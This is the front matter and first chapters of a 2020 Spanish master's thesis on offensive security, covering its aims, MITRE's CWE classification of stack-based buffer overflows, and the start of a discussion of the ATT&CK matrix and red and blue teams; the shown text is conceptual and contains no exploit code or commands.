Universidad de Buenos Aires
Facultades de Ciencias Económicas,
Ciencias Exactas y Naturales e
Ingeniería

Maestría en Seguridad Informática

Tesis de Maestría

Nuevas coordenadas para pensar la seguridad ofensiva: explotación clásica, mitigaciones y enfoques actuales en la detección de vulnerabilidades

Autora:
Teresa Alberto
Director:
Dr. Pedro Hecht

Año: 2020
Cohorte: 2018

Declaración jurada

Por medio de la presente, la autora manifiesta conocer y aceptar el Reglamento de Tesis vigente y que se hace responsable que la totalidad de los contenidos del presente documento son originales y de su creación exclusiva, o bien pertenecen a terceros u otras fuentes, que han sido adecuadamente referenciados y cuya inclusión no infringe la legislación Nacional e Internacional de Propiedad Intelectual.

FIRMADO
Teresa Alberto
DNI: 32144755

Resumen

El recorrido que propone esta tesis parte de una definición sobre qué es una vulnerabilidad de seguridad, para luego trabajar en detalle un tipo específico de vulnerabilidad de corrupción de memoria. El estudio sobre este tipo de vulnerabilidad será un hilo conductor a lo largo de todos los capítulos de la tesis. En primer lugar, se enmarca este tipo de vulnerabilidad en una clasificación más amplia propuesta por el organismo Mitre en una base de conocimiento pública que se ha vuelto referente en el área por su sistematicidad en la categorización de vulnerabilidades de seguridad informática. En un segundo momento, como contrapunto a esta clasificación teórica, se propone una explicación de las diferentes estrategias de ataque y explotación de vulnerabilidades de corrupción de memoria. Para esto, esta tesis construye una guía práctica y detallada, que asumiendo la perspectiva de un atacante recorre los modos de explotación de esta vulnerabilidad y sus mitigaciones. Un tercer momento de la tesis se ocupa de describir las metodologías de detección de vulnerabilidades: bajo qué modalidades se llevan a cabo y en qué momento del ciclo de desarrollo de software. Para ello se describe el funcionamiento del análisis estático y dinámico, bajo modalidades del tipo caja negra, gris o blanca; y se repasa el rol que han tenido estas estrategias de detección y prevención de vulnerabilidades a lo largo del ciclo de vida del desarrollo de software.

En el último capítulo, se propone trabajar en detalle dos enfoques novedosos para la identificación y detección de vulnerabilidades. En primer lugar, se analiza el desarrollo de CodeQL, un motor de análisis de código basado en consultas que es parte de un proyecto más amplio bajo el nombre de "Code-scanning" de Github. Esta herramienta de análisis estático pone el foco en la detección de variantes de una misma vulnerabilidad a través de patrones en el código analizado ("variant analysis") y en el seguimiento de la contaminación de los datos de entrada ("data flow" y "taint tracking"), poniendo énfasis en la reducción de falsos positivos y en la pertinencia del resultado obtenido. En la tesis se analizará está herramienta como parte del proyecto "Code-scanning" de Github, que ambiciona su inclusión en proce-

sos de desarrollo ágil, de integración y entrega continua. Siguiendo el hilo conductor de la tesis, en el cierre de este capítulo se ejemplifica el funcionamiento de CodeQL para la detección de vulnerabilidades de corrupción de memoria en el software Das U-boot, conocido comúnmente como el gestor de arranque universal. En segundo lugar, en este último capítulo se analiza la proliferación de programas de cacería de vulnerabilidades (bajo el nombre de programas de "bug bounties"). Se realiza una breve historización de los antecedentes a este tipo de programas de compra y venta de vulnerabilidades: desde su comercialización en el mercado negro hasta iniciativas de compra de vulnerabilidades de alto impacto de la mano de empresas como iDefense y Tipping Point. La tesis se detiene en el estudio de los programas de cacería de vulnerabilidades, que surgen de la mano de plataformas intermediarias como Hackerone y Bugcrowd, cuya función es conectar organismos de diversa escala con una comunidad -global, distribuida y diversa- de investigadores y analistas en seguridad que analizan de modo continuo una aplicación en la búsqueda de vulnerabilidades. Finalmente, como cierre de este capítulo continuando con el hilo conductor presente a lo largo de la investigación se analiza en detalle tres vulnerabilidades de corrupción de memoria reportadas en Hackerone en el marco de programas de cacería de vulnerabilidades.

Palabras clave

Seguridad ofensiva. Vulnerabilidades de corrupción de memoria. Estrategias de ataque. Guía práctica de exploits. Mitigaciones de seguridad. Metodología de detección de vulnerabilidades. Análisis estático de código fuente. CodeQL. Programas de cacería de vulnerabilidades (Bug Bounties).

Índice

Agradecimientos

A mi sobrinitx, a quien espero de este lado del mapa.

A Jor y Clau, por su insistencia y amor en este derrotero.

A Lucas por su infinito apoyo.

1. Introducción

Vivimos en un contexto signado por la centralidad que asume la información en todas las esferas de la sociedad. Una coyuntura bajo la cual los pilares de la seguridad de la información que apuntan al resguardo de su disponibilidad, confidencialidad e integridad asumen una gran importancia. La relevancia de la información omnipresente en toda práctica social (desde la comunicación, la producción, el ocio y el trabajo) se encuentra acompañada por una coyuntura en la que la acumulación masiva de datos resulta a tal punto intensiva que surge con fuerza la pregunta de cómo proteger información cuya filtración se volvería una cuestión de gran gravedad. Para un diagnóstico sobre estos temas sigo el texto de Jeimy Cano *Inseguridad de la información: Una visión estratégica* [1].

Un dicho muy frecuente dentro de la comunidad de la seguridad informática, sin un autor claro al que se lo atribuya, indica que "existen dos tipos de compañías: aquellas que han sido hackeadas y aquellas que todavía no saben que han sido hackeadas". La cita menciona a empresas aunque la afirmación puede ser extendida a cualquier otro tipo de organización de la sociedad. Esta frase repetida en la doxa de la comunidad de seguridad informática puede ser sin dudas confirmada por titulares de los medios de comunicación que día a día publican nuevos escándalos de filtraciones de datos en manos de grandes corporaciones. A ello se le suman ataques a organizaciones de menor escala y otros ataques a grandes organismos que se mantienen en un estado de secrecía sin llegar a conocimiento público.

Ante este escenario de tal magnitud y complejidad, se vuelve indispensable preguntarse por el rol de la seguridad ofensiva. El estudio de la estrategias de ataque, cómo se diseñan y se llevan a cabo, bajo qué perspectiva piensa un atacante y con qué técnicas y tácticas, se vuelve fundamental en todo esfuerzo que se plantee defender de manera fructífera información crítica en manos de un organismo. En esta misma línea Bruce Schneier, un reconocido referente de la seguridad informática afirma que "si podemos entender las diferentes maneras en las que un sistema puede ser atacado, podemos con mayor probabilidad diseñar contra medidas para frustrar estos ataques"[2].

Esta tesis propone un recorrido teórico-práctico que explora cuáles son las nuevas coordenadas para pensar la seguridad ofensiva, analizando las estrategias de un atacante y cómo éstas obligan al perfeccionamiento escalonado de los modos en que los ataques son detectados, las vulnerabilidades identificadas y las mitigaciones de seguridad reforzadas. A su vez, el recorrido propone trabajar la pregunta por el rol de la seguridad ofensiva dentro de las estrategias de seguridad llevadas a cabo dentro de un organismo, analizando nuevos fenómenos que la tienen como protagonista. Sin dudas, la misma formulación de este interrogante es novedosa. No es lejano el momento en el que el sentido común dentro de la academia, el sector público y privado asociaba de manera reduccionista a la seguridad ofensiva con prácticas ilegales en manos de actores con intenciones espurias y objetivos delictivos[1]. No obstante en las últimas dos décadas han surgido procesos dentro del campo de la seguridad informática que pueden ser leídos en clave de la progresiva inclusión de la seguridad ofensiva dentro de los cánones de la legalidad y entendida como una rama de la disciplina que mucho puede aportar a comprender los ataques contemporáneos en su complejidad.

Bajo esta idea se plantea un primer capítulo que analiza cómo han evolucionado las categorizaciones de los distintos tipos de vulnerabilidades de seguridad, desde categorías estáticas (aunque aún hoy valiosas para la tipificación de los tipos de vulnerabilidades) hasta modelos más recientes vinculados a tipos de ataques realistas. En este punto, se pondrá énfasis en un tipo de vulnerabilidad de corrupción de memoria sobre la que se trabajará como hilo conductor a lo largo de toda la tesis. Además, al considerar la evolución que han sufrido las categorizaciones de los tipos de vulnerabilidades en el tiempo de la mano de las clasificaciones del organismo Mitre, se traerá a colación el rol de la dupla de trabajo equipo rojo y azul dentro de un organismo (encargados de estrategias de ataque y defensa). Se resaltará también una concepción novedosa que permite pensar de otro modo la dinámica entre

[1]Heredera de esa concepción sin dudas es la noción social que asocia la figura del hacker, de manera reduccionista y estigmatizante, con una persona de capucha negra que se encuentra en la oscuridad de un sótano irrumpiendo por fuera de los límites de la legalidad en los sistemas de grandes corporaciones. Para un análisis de cómo se transformó la concepción social del hacker ver Arce, 2015.

ambos equipos: el equipo violeta (o "purple team" en inglés), no tanto como un nuevo equipo de trabajo aislado sino como un modo novedoso y reciente de comprender el rol de la seguridad ofensiva dentro de un organismo.

En un segundo apartado, se pondrá el foco en las vulnerabilidades de corrupción de memoria para poner en evidencia a partir de ejemplos concretos cómo se perfeccionan las estrategias de ataque bajo un diálogo constante con las estrategias de defensa. Se explicarán los mecanismos de la explotación de este tipo específico de vulnerabilidad de corrupción de memoria y se detallará cómo las estrategias de ataque se vinculan de manera iterativa con las nuevas barreras que a nivel de sistemas operativos y compiladores se crean para subvertir justamente los ataques planteados. Esta historiografía de cómo han evolucionado puntualmente estos ataques permite ilustrar el avance escalonado de la seguridad informática bajo los dos polos (tanto del atacante como de la defensa), que trabajan en conjunto para plantear novedosos mecanismos de ataque a programas o sistemas vulnerables y -con conocimiento de ellos- novedosas maneras de generar barreras que los previenen y vuelven innocuos.

En el último apartado de la presente investigación se analiza de modo específico dos nuevas estrategias dentro del campo de seguridad informática vinculadas a los procesos de detección de vulnerabilidades de seguridad en términos generales y -asímismo- con ejemplos de cómo se han aprovechado para la detección de vulnerabilidades de corrupción de memoria. En ese sentido, en una primer parte se trabajará sobre el funcionamiento de CodeQL, un novedoso motor de análisis estático, que busca -como otras tecnologías afines- vulnerabilidades dentro del código fuente de una aplicación pero con dos características que lo vuelven novedoso dentro del campo. En primer lugar este motor de búsqueda para la detección de vulnerabilidades se distingue por su énfasis en constituir una herramienta de análisis integrada a procesos continuos de desarrollo de software bajo el paraguas de un proyecto más amplio denominado "Code-scanning" o "Escaneo de código" de Github. En ese sentido su funcionamiento no asemeja un cúmulo de recetas estáticas a ser identificadas en el código sino que trabaja fuertemente sobre detección de variantes de una vulnerabilidad y seguimiento de contaminación de datos de entrada ("variant analysis" y "taint tracking" en inglés) para optimizar

la detección de vulnerabilidades fehacientes, junto con todas sus variantes dentro del código, para reducir los falsos positivos y volverse una herramienta indispensable para el desarrollo de código seguro. En segundo lugar, se detallará la potencialidad de una herramienta que no sólo su propio código se encuentra abierto, sino que también sus reglas de detección de vulnerabilidades son abiertas, generadas por una comunidad amplia de manera colaborativa. En tercer y último lugar, para continuar en la línea trabajada en capítulos anteriores e ilustrar el funcionamiento de este motor de análisis se toma como ejemplo cómo a partir de CodeQL es posible la detección de varias vulnerabilidades de corrupción de memoria en el software Das U-boot, conocido comúnmente como el gestor de arranque universal. Este ejemplo, además de retomar el tipo de vulnerabilidad previamente analizada permite exponer cómo la detección de vulnerabilidades en el software a través de esta herramienta se da a partir de un proceso de trabajo que combina la automatización con un proceso manual de revisión y capitalización de los resultados provistos por CodeQL para lograr resultados pertinentes y valiosos.

Finalmente, en la segunda parte de este capítulo se propone pensar el proceso de detección y reporte de vulnerabilidades a través de programas de "cacería de vulnerabilidades" (o programas de "bug bounty" en inglés), que han surgido en el año 2010 y que hoy cuentan con una gran adopción de la mano de una comunidad internacional de hackers e investigadores en seguridad informática y plataformas intermediarias que conectan esa comunidad globalizada con organismos dispuestos a retribuir monetariamente a cambio de la identificación de vulnerabilidades de seguridad en su software y sistemas. Finalmente, como cierre de este capítulo, se presentarán tres ejemplos de reportes realizados por cazadores de vulnerabilidades a organismos en el marco de programas de bug bounty, que identificaron y reportaron vulnerabilidades de corrupción de memoria como las trabajadas a lo largo de toda esta tesis.

Este recorrido propone dar luz sobre nuevos procesos en el campo de la seguridad que otorgan un rol protagonista a la seguridad ofensiva. Un hecho que obliga a revisitar el concepto de seguridad ofensiva ya no como un campo de conocimiento únicamente permeado por intereses espurios guiados

por negocios ilegales, sino sobre todo como un campo clave de investigación en seguridad que sin dudas tiene un rol fundamental para comprender la escala y complejidad de las nuevas amenazas. Lejos de cualquier simplificación estereotipada, es la comunidad hacker y lxs investigadores en seguridad aquellxs que se encargan también de los avances de punta en investigaciones de seguridad. Son aquellxs[2] que rompiendo pueden dar cuenta de cómo se deben rearmar las piezas para que los sistemas se vuelvan más resistentes a los ataques. Para un libro clásico que sostiene la importancia hoy en día de la seguridad ofensiva sigo a Erickson [3]. No obstante, el problematizar el rol de la seguridad ofensiva dentro de un organismo, bajo los actuales procesos innovadores que se dan en el campo, debe asumir una perspectiva que tome en consideración su vínculo ineludible con los esfuerzos que se llevan a cabo en términos defensivos, asumiendo como desafío que la seguridad ofensiva y defensiva se potencien a partir de procesos de trabajo en conjunto, de manera continua e escalonada.

1.1. Fundamentación y antecedentes del tema elegido

La presente tesis ofrece un recorrido que vincula diferentes formas en las que hoy se organiza la seguridad ofensiva, que suelen verse de manera aislada y dispersa pero que analizadas de manera sistemática pueden interpretarse como un avance hacia la inclusión de la seguridad ofensiva como parte indiscutible dentro de estrategia de seguridad de un organismo. El presente trabajo parte de importantes avances que pude realizar en mi trabajo de especialización de la carrera de Especialización en Seguridad Informática de la Universidad de Buenos Aires bajo la dirección del Dr. Pedro Hecht, titulado "Guía teórico-práctica para introducirse en el desarrollo de exploits y mitigaciones"[4]. En el marco de esa investigación previa repasé una serie de

[2]Tomo la decisión de escribir este trabajo bajo la premisa del lenguaje inclusivo, como un modo de aportar a las discusiones actuales sobre género y tecnología. Debates que considero son de gran relevancia no sólo en el campo de producción de conocimiento de la computación sino aún más específicamente en la seguridad informática, dado que es un campo históricamente con presencia mayoritaria de personas de género masculino tanto en la academia como en la industria, y donde resulta evidente la ausencia de mujeres y disidencias.

estrategias de explotación clásicas, que se aprovechan de vulnerabilidades de desbordamiento de memoria, de modo pedagógico y progresivo en dificultad bajo la forma de una guía teórico práctica en español. Si bien esta tesis parte de este trabajo previo, propone un objetivo con un alcance mucho más amplio que lo exceden por completo. Considero que este trabajo alcanza a hacer un aporte a los estudios en seguridad ofensiva, las guías para la creación de exploits, y propone una periodización de las mitigaciones existentes así como también un acercamiento a los nuevos mecanismos de detección de vulnerabilidades. En este sentido, el surgimiento de herramientas para facilitar la inclusión de la seguridad en el ciclo de vida del desarrollo de software y fenómenos como el surgimiento, éxito y masificación de programas de caza de fallas vuelven valiosa la posibilidad de reflexionar en relación a estos procesos emergentes.

La bibliografía con la que he trabajado comienza por dos libros fundacionales de Ciencias de Computación y Seguridad Informática, me refiero a los textos ya canónicos del área de Bishop [5] y Tanenbaum [6]. Asimismo se utiliza como referencia la línea de investigación surgida dentro de la organización MITRE que desde el 2015 hasta la fecha con el proyecto "ATT&CK" ha llevado a cabo una iniciativa novedosa en relación a la categorización de tácticas y técnicas de ataque dentro de la seguridad informática basada en observaciones de ataques informáticos reales [7]. A este trabajo se le suma la consulta de guías prácticas para la realización de operaciones de ataque del tipo ofensiva de la mano de equipos rojos (o red team en inglés) [8] [9].

Por otro lado, a la hora de analizar las metodologías para detección de vulnerabilidades se ha utilizado como base abundante bibliografía general en relación al análisis estático de código fuente [10] [11] [12], y se recurrirá a su vez a la documentación oficial del laboratorio de seguridad de Github ("Github Security Lab" en inglés), encargado de desarrollar CodeQL, el motor de análisis semántico de código sobre el que se adentrará la investigación [13].

Por último, si bien se ha abarcado bibliografía referente en relación a la búsqueda de vulnerabilidades a través de programas de cacería de vulnerabilidades, recurriendo a las recientes publicaciones de Yaworski [14] y Lozano [15] sobre el tema, se tomarán los estudios a la fecha para avanzar en una

dirección diferente a la ya explorada por estos textos. Ello con el objetivo de intentar hacer un primer acercamiento al tema de los Programas de caza de vulnerabilidades desde una visión de la seguridad como un proceso continuo dentro de un organismo y por ende intentar hacer un aporte en buena medida inicial y exploratorio.

Teniendo en cuenta la bibliografía vigente que se cita al final del documento, considero que los problemas abarcados en esta tesis aún no han sido suficientemente investigados. Un recorrido como el propuesto, que se ocupa de abarcar de manera amplia el estudio de las fallas de seguridad, su detección, ataque y mitigación, y –a su vez– de problematizar ejes futuros hacia dónde se desarrolla el campo de la seguridad en relación a la detección de vulnerabilidades automatizada, colaborativa y distribuida, podría lograr subsanar esta falta de bibliografía, de manera de comprender los avances y perspectivas novedosas en un campo estratégico como lo es la seguridad informática. Con este fin, esta investigación se propone ampliar el vacío de producción académica sobre el tema elegido, haciendo un aporte según los siguientes objetivos.

1.2. Objetivos

Objetivo general

El objetivo general de esta tesis es sistematizar nuevos aspectos de la seguridad informática ofensiva siguiendo como hilo conductor un tipo de vulnerabilidad de corrupción de memoria. Para esto me propongo los siguientes objetivos específicos.

Objetivos específicos

- Describir estrategias clásicas de explotación frente a vulnerabilidades de corrupción de memoria.
- Analizar la evolución de las estrategias de ataque a partir de las protecciones incluidas en los sistemas operativos y compiladores modernos.
- Enmarcar las vulnerabilidades de corrupción de memoria en categorizaciones más amplias propuestas por el organismo internacional Mitre,

en tanto autoridad referente en el tema.

- Identificar mecanismos automatizados de detección de vulnerabilidades a partir del estudio del funcionamiento de un novedoso motor de análisis semántico de código denominado CodeQL.

- Describir el funcionamiento de los "programas de cacería de vulnerabilidades" (o "programas bug bounties" en inglés), su masificación, actores involucrados y principales características, con énfasis en su calidad de análisis de seguridad continuos y distribuidos en todo el mundo.

Este trabajo describirá de manera teórico y práctica un tipo específico de vulnerabilidad de corrupción de memoria, cómo atacarla y cómo se han mitigado a nivel de sistemas operativos y compiladores. No obstante, no es parte del alcance del presente trabajo entrar en detalles sobre otros diferentes tipos de vulnerabilidades que existen en la actualidad.

Asimismo, si bien se mencionan a grandes rasgos las diferentes metodologías de detección de vulnerabilidades la tesis pretende enfocarse puntualmente en una única herramienta de análisis estático como CodeQL y en detallar su enfoque novedoso, no obstante excede a los objetivos del presente trabajo la realización de una comparativa por las múltiples soluciones de análisis de código que existen en el mercado. Lo mismo sucede a la hora de detenerse en el análisis de los programas de cacería de vulnerabilidades, procurando destacar lo novedosos de este fenómeno, los actores involucrados y las implicancias de su éxito y masificación dentro del campo de la seguridad informática.

Por último, también queda fuera del alcance de este tesis una atención más detallada a lo que implica esta discusión dentro de los problemas propios de la gestión de la seguridad en una organización, quedando fuera de los objetivos de la tesis hacer un aporte dentro de las discusiones de la bibliografía específica del área de gestión [16] [1].

1.3. Hipótesis de trabajo

Este trabajo se propone demostrar que el análisis de vulnerabilidades, sus estrategias de ataque y mitigaciones constituyen una área de conocimiento actual y relevante en el campo de la seguridad informática. En primer lugar, analizando en la teoría y práctica cómo se diseñan las estrategias de ataque así como sus mitigaciones. Para continuar enmarcando a las fallas de corrupción de memoria dentro de una caracterización más amplia y novedosa que Mitre propone para poner en contexto este tipo de ataques con una perspectiva realista.

Por último la investigación se propone demostrar la relevancia de dos aristas contemporáneas con un fuerte desarrollo y futuro promisorio en el campo como lo son, en primer lugar, el análisis estático del código fuente basado en el flujo de datos y su seguimiento –o contaminación– a lo largo de un programa, que permite detectar diferentes variantes de un mismo tipo de vulnerabilidad. Y –en segundo lugar– la proliferación de programas de recompensas para la detección de vulnerabilidades que han masivizado a través de plataformas y comunidades distribuidas el alcance de los análisis de seguridad. Ambos fenómenos hablan de la progresiva predominancia que tiene dentro del campo de la seguridad una perspectiva de la seguridad de la información ya no como una etapa aislada, meramente defensiva, alejada de instancias de desarrollo de software y de la puesta en operación, sino como un proceso constante, continuo, factible de ser automatizado y que toma nota de procesos de trabajo distribuidos y multitudinarios como el crowdsourcing.

1.4. Metodología

Por un lado esta tesis involucra un análisis teórico y práctico de las estrategias de ataque clásicas, a través de una serie de pruebas de concepto para la explotación de programas vulnerables que exponen de manera práctica los conceptos teóricos revisados en relación al funcionamiento de este tipo de ataques. Además se suma a esta primera parte una perspectiva pedagógica que funciona como hilo conductor para poner a dialogar la teoría y la práctica.

Por otro lado se propone un acercamiento tanto teórico como práctico al motor de análisis semántico CodeQL, para comprender cómo se formulan las consultas que permite hacer sobre el código fuente y cómo se piensa su funcionamiento como parte del ciclo de desarrollo de código. Del mismo modo se analiza el nuevo fenómeno de los programas de cacería de vulnerabilidades, para comprender qué actores se encuentran involucrados y como funcionan estas estrategias para encontrar vulnerabilidades y reportarlas de manera legal, y cómo éstas pueden enmarcarse dentro de una estrategia más amplia para conducir la seguridad dentro de un organismo.

2. Categorizaciones de tipos de vulnerabilidades

Antes de introducirnos en las diferentes estrategias de ataque y cómo éstas se vinculan con las barreras de seguridad de defensa para hacerles frente, poniendo el foco en las vulnerabilidades de corrupción de memoria, sus estrategias de ataque y mitigación, es necesario entender de que hablamos cuando nos referimos a una vulnerabilidad de seguridad. Una vulnerabilidad es una falla de seguridad en un programa, que al ser aprovechada logra un funcionamiento no esperado ni deseado en el programa vulnerable. Una simple falla en un programa podrá exponer a nuestro sistema frente a código malicioso que destruya o filtre la información almacenada en él, incluso comprometiendo la red en la que éste se encuentra.

En este punto resulta relevante adentrarse en dos categorizaciones propuestas por el organismo Mitre, que darán un marco de referencia a los ataques de corrupción de memoria, pues constituyen sin duda una referencia y un lenguaje común a la hora de referirse a las vulnerabilidades de seguridad. En el siguiente apartado, se trabajará -por un lado- con la categorización de los diferentes tipos de vulnerabilidades del organismo Mitre denominada CWE ("Common Weakness Enumeration" por sus siglas en inglés), una taxonomía exhaustiva creada por un grupo de trabajo de Mitre en el año 2006, que al día de la fecha tiene una adopción inusitada como mapa conceptual de los diferentes tipos de vulnerabilidades y posibles vectores de ataque que existen. Y -por otro lado- analizando el rol que han asumido las dupla de trabajo red y blue team, se analizará la evolución a una categorización vinculada a escenarios realistas de ataques a partir de la matriz ATT&CK, también de Mitre, surgida en el 2015 con el objetivo de volcar en una base de conocimiento pública estrategias de ataque a sistemas observados en el mundo real.

2.1. Common Weakness Enumeration

En el año 2006, un grupo de trabajo perteneciente a MITRE comenzó a desarrollar una clasificación preliminar de vulnerabilidades en tanto fallas de seguridad presentes en el software, bajo el nombre de "Common Weakness Enumeration" (por sus siglas en inglés CWE). En ella se define debilidad o "weakness" como aquel "error en el software que podría contribuir a la introducción de vulnerabilidades en ese software"[17]. Al día de la fecha esta categorización es una taxonomía exhaustiva de las vulnerabilidades más comunes del software y hardware a nivel de arquitectura, diseño, código o implementación, que pueden conducir a vulnerabilidades de seguridad explotables. Tal como indican en su sitio web: "la CWE fue creada para servir como un lenguaje común para describir las debilidades de seguridad; servir como una vara de medida estándar para las herramientas de seguridad que apuntan a estas debilidades; y proporcionar una norma de referencia común para la identificación de debilidades, la mitigación y los esfuerzos de prevención"[18].

En resumen, la CWE es una lista de debilidades comunes del software, que abarca de modo exhaustivo un amplio espectro de fallas de seguridad, y cada entrada en la lista CWE cuenta con un identificador, una descripción, un entorno donde es aplicable, sus consecuencias y cuán probable es que la vulnerabilidad sea explotada; también se listan las posibles mitigaciones junto con una lista de relaciones con otras entradas de la CWE.

Siguiendo a Bishop [19] esta categorización de Mitre define tres niveles de abstracción: en primer lugar las clases ("class" en inglés) de vulnerabilidades describen cada debilidad a nivel abstracto, independientemente de cualquier lenguaje o tecnología particular. En segundo lugar, están las bases ("base" en inglés) que describen una debilidad a un nivel abstracto pero con suficiente detalle como para desarrollar métodos específicos de detección y prevención. Y por último las variantes ("variant" en inglés) que describen una debilidad de manera más específica, vinculada a un lenguaje de programación, sistema o tecnología.

Un ejemplo de estos tres niveles de abstracción implementados por Mitre

en CWE se puede ilustrar con la vulnerabilidad de corrupción de memoria sobre la que se trabajará como hilo conductor a lo largo de este documento. En primer lugar, es posible rastrear dentro de CWE la categoría general de "Errores en búfer de memoria" (o "Memory Buffer Errors" en inglés) que reúne aquellas debilidades relacionadas con el manejo de un búfer de memoria dentro de un software. Luego de manera específica la CWE define una *clase* bajo el nombre de "Restricción inadecuada de las operaciones dentro de los límites de un búfer de memoria" ("Improper Restriction of Operations within the Bounds of a Memory Buffer" en inglés) que se refiere a cuando se realizan operaciones en un búfer de memoria, pero se lee o escribe en un lugar de la memoria que está fuera del límite previsto por el búfer. Ciertos lenguajes de programación no aseguran automáticamente que esas ubicaciones de memoria sean válidas para el búfer que está siendo referenciado. Esto puede provocar que se realicen operaciones de lectura o escritura en ubicaciones de memoria que pueden estar asociadas con otras variables, estructuras de datos u otros datos internos dentro del programa. Como resultado, un atacante puede ser capaz de ejecutar un código arbitrario, alterar el flujo de control previsto, leer información sensible o hacer que el sistema finalice abruptamente. Luego en un mayor nivel de especificidad la categorización define una *base* bajo el nombre de "desbordamiento de memoria clásico" o "copia del búfer de memoria sin comprobaciones en el tamaño del input de entrada" (en inglés "Buffer Copy without Checking Size of Input" y "Classic Buffer Overflow"). En él se copia un búfer de memoria de entrada a un búfer de salida sin verificar que el tamaño del búfer de entrada sea menor que el tamaño del de salida, lo que provoca un desbordamiento del búfer. Existe una condición de desbordamiento del búfer cuando un programa intenta poner más datos en un búfer de los que puede contener, o cuando un programa intenta almacenar datos en un área de memoria fuera de los límites de un búfer. El tipo de error más simple, y la causa más común de desbordamiento del búfer, es el caso "clásico" en el que el programa copia el búfer sin restringir la cantidad que se copia [20].

Y por último se define una *variante* denominada "desbordamiento de la memoria basada en la pila" ("stack-based Buffer Overflow" en inglés), co-

mo aquella en la que el búfer de memoria que está siendo sobrescrito en el desbordamiento está alocado en la pila de memoria (es decir, es una variable local o, en algunos casos, en un parámetro de una función)[3] [20]. En el siguiente apartado analizaremos en detalle esta vulnerabilidad a partir de ejemplos que ilustren su funcionamiento, explotación y mitigación.

[3]En el apartado siguiente se explicará en detalles qué es la pila de memoria y cómo funcionan específicamente este tipo de ataques de desbordamiento de memoria.




Figura 1: La vulnerabilidad de desbordamiento de búfer de memoria según la categorización de "Common Weakness Enumeration" de Mitre.

2.2. Matriz ATT&CK

En el año 2015, Mitre lanza una nueva categorización que asume un nuevo enfoque en relación a la clasificación CWE. En ese año el organismo Mitre lanza un primer borrador de lo que denominó la matriz ATT&CK, un proyecto con el objetivo de ser una base de conocimiento de carácter público que enumera tácticas y técnicas involucradas en las diversas fases de intrusión a un sistema y exfiltración de datos en un ataque informático. El proyecto se propone como una guía para la emulación de adversarios y sus estrategias de defensa, y surge a partir de una serie de ejercicios de emulación de adversarios realizados dentro del laboratorio de Mitre con el objetivo de lograr una comprensión sistemática del comportamiento de un atacante y desplegar herramientas, evaluar y perfeccionar ideas sobre cómo detectar mejor las amenazas [7]. Antes de continuar entonces es necesario detenerse en los términos equipo rojo y equipo azul, y en su acepción dentro del campo de la seguridad informática.

Como mencionamos en la introducción del presente trabajo ante la complejidad de los novedosos ataques informáticos y el peso cada vez mayor de la acumulación de datos dentro de organismos tanto a nivel público como privado, se volvió indispensable para la comprensión de las vulnerabilidades de un sistema tener en cuenta cómo piensa un atacante, qué habilidades y estrategias pone en juego, a través de que tácticas y técnicas se aprovecha de un sistema y, de este modo, perfeccionar las estrategias defensivas de información crítica dentro de una organización. Bruce Schneier afirma en *Attack trees* que "si podemos entender las diferentes maneras en las que un sistema puede ser atacado, podemos con mayor probabilidad diseñar contra medidas para frustrar estos ataques" [2]. Este modo de pensar la seguridad a nivel corporativo dio lugar a la dupla *red* y *blue team* dentro del mundo de la seguridad informática.

Dentro de un organismo el equipo azul será el encargado de la seguridad defensiva, es decir de defender los sistemas de la intrusión de unx atacante. Mientras que el equipo rojo será el encargado de realizar ataques ofensivos en un entorno lo más realista posible para medir las capacidades de defensa

